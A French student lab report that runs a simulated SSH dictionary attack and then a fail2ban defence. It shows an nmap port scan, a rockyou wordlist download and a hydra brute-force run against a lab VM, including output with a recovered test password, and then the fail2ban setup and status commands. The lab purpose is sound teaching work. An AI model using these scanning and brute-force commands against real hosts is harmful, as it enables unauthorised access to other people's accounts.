
RAPHAEL FERREIRA Compte rendu fail2ban



Attaque par dictionnaire:

Commande depuis l'attaquant :

```
sudo apt install nmap hydra fail2ban -y
sudo nmap -sS -p- 192.168.11.2
```

```
test@debian:/$ sudo nmap -sS -p- 192.168.11.2
Starting Nmap 7.93 ( https://nmap.org ) at 2024-12-04 09:36 CET
Nmap scan report for 192.168.11.2
Host is up (0.00064s latency).
Not shown: 65534 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
MAC Address: 00:0C:29:5E:12:15 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.86 seconds
```

Il y a donc le port ssh (22) d'ouvert.

On télécharge le fichier rockyou.txt (https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt&ved=2ahUKEwiptauR5o2KAxUYBfsDHXQ7MG4QFnoECAwQAQ&usg=AOvVaw3snAERI1mU6Ccr4WFEazBd) puis on le met dans le dossier /usr/share/wordlists/ .

On lance l'attaque avec cette commande :

sudo hydra -l test -P /usr/share/wordlists/rockyou.txt ssh://192.168.11

Le fichier rockyou.txt étant beaucoup trop gros pour notre test créé le rockyou2.txt avec des mots de passe aléatoire et on met bien sur le vrai mot de passe.

RAPHAEL FERREIRA

Si cela à bien fonctionner on doit avoir cela :

```
test@debian:/usr/share/wordlists$ sudo hydra -l test -P /usr/share/wordlists/rockyo u2.txt ssh://192.168.11.2
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milit ary or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-04 10:00:23 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recomme nded to reduce the tasks: use -t 4 [DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11), ~1 try per task [DATA] attacking ssh://192.168.11.2:22/ [22][ssh] host: 192.168.11.2 login: test password: Test1234
1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-04 10:00:27
```

On a bien récupéré le mot de passe.

Défense avec fail2ban :

Sur la machine cible:

On installe rsyslog:

sudo apt install -y fail2ban iptables rsyslog

Puis on modifie le fichier jail.conf en jail.local :

sudo cp /etc/fail2ban/jail.{conf,local}

On créé le fichier auth.log:

sudo touch /var/log/auth.log

Puis on restart le service fail2ban :

sudo systemctl restart fail2ban

On réessaye l'attaque et normalement l'attaquant doit être bloquer.

Pour voir les logs :

```
sudo fail2ban-client status
sudo fail2ban-client status sshd
```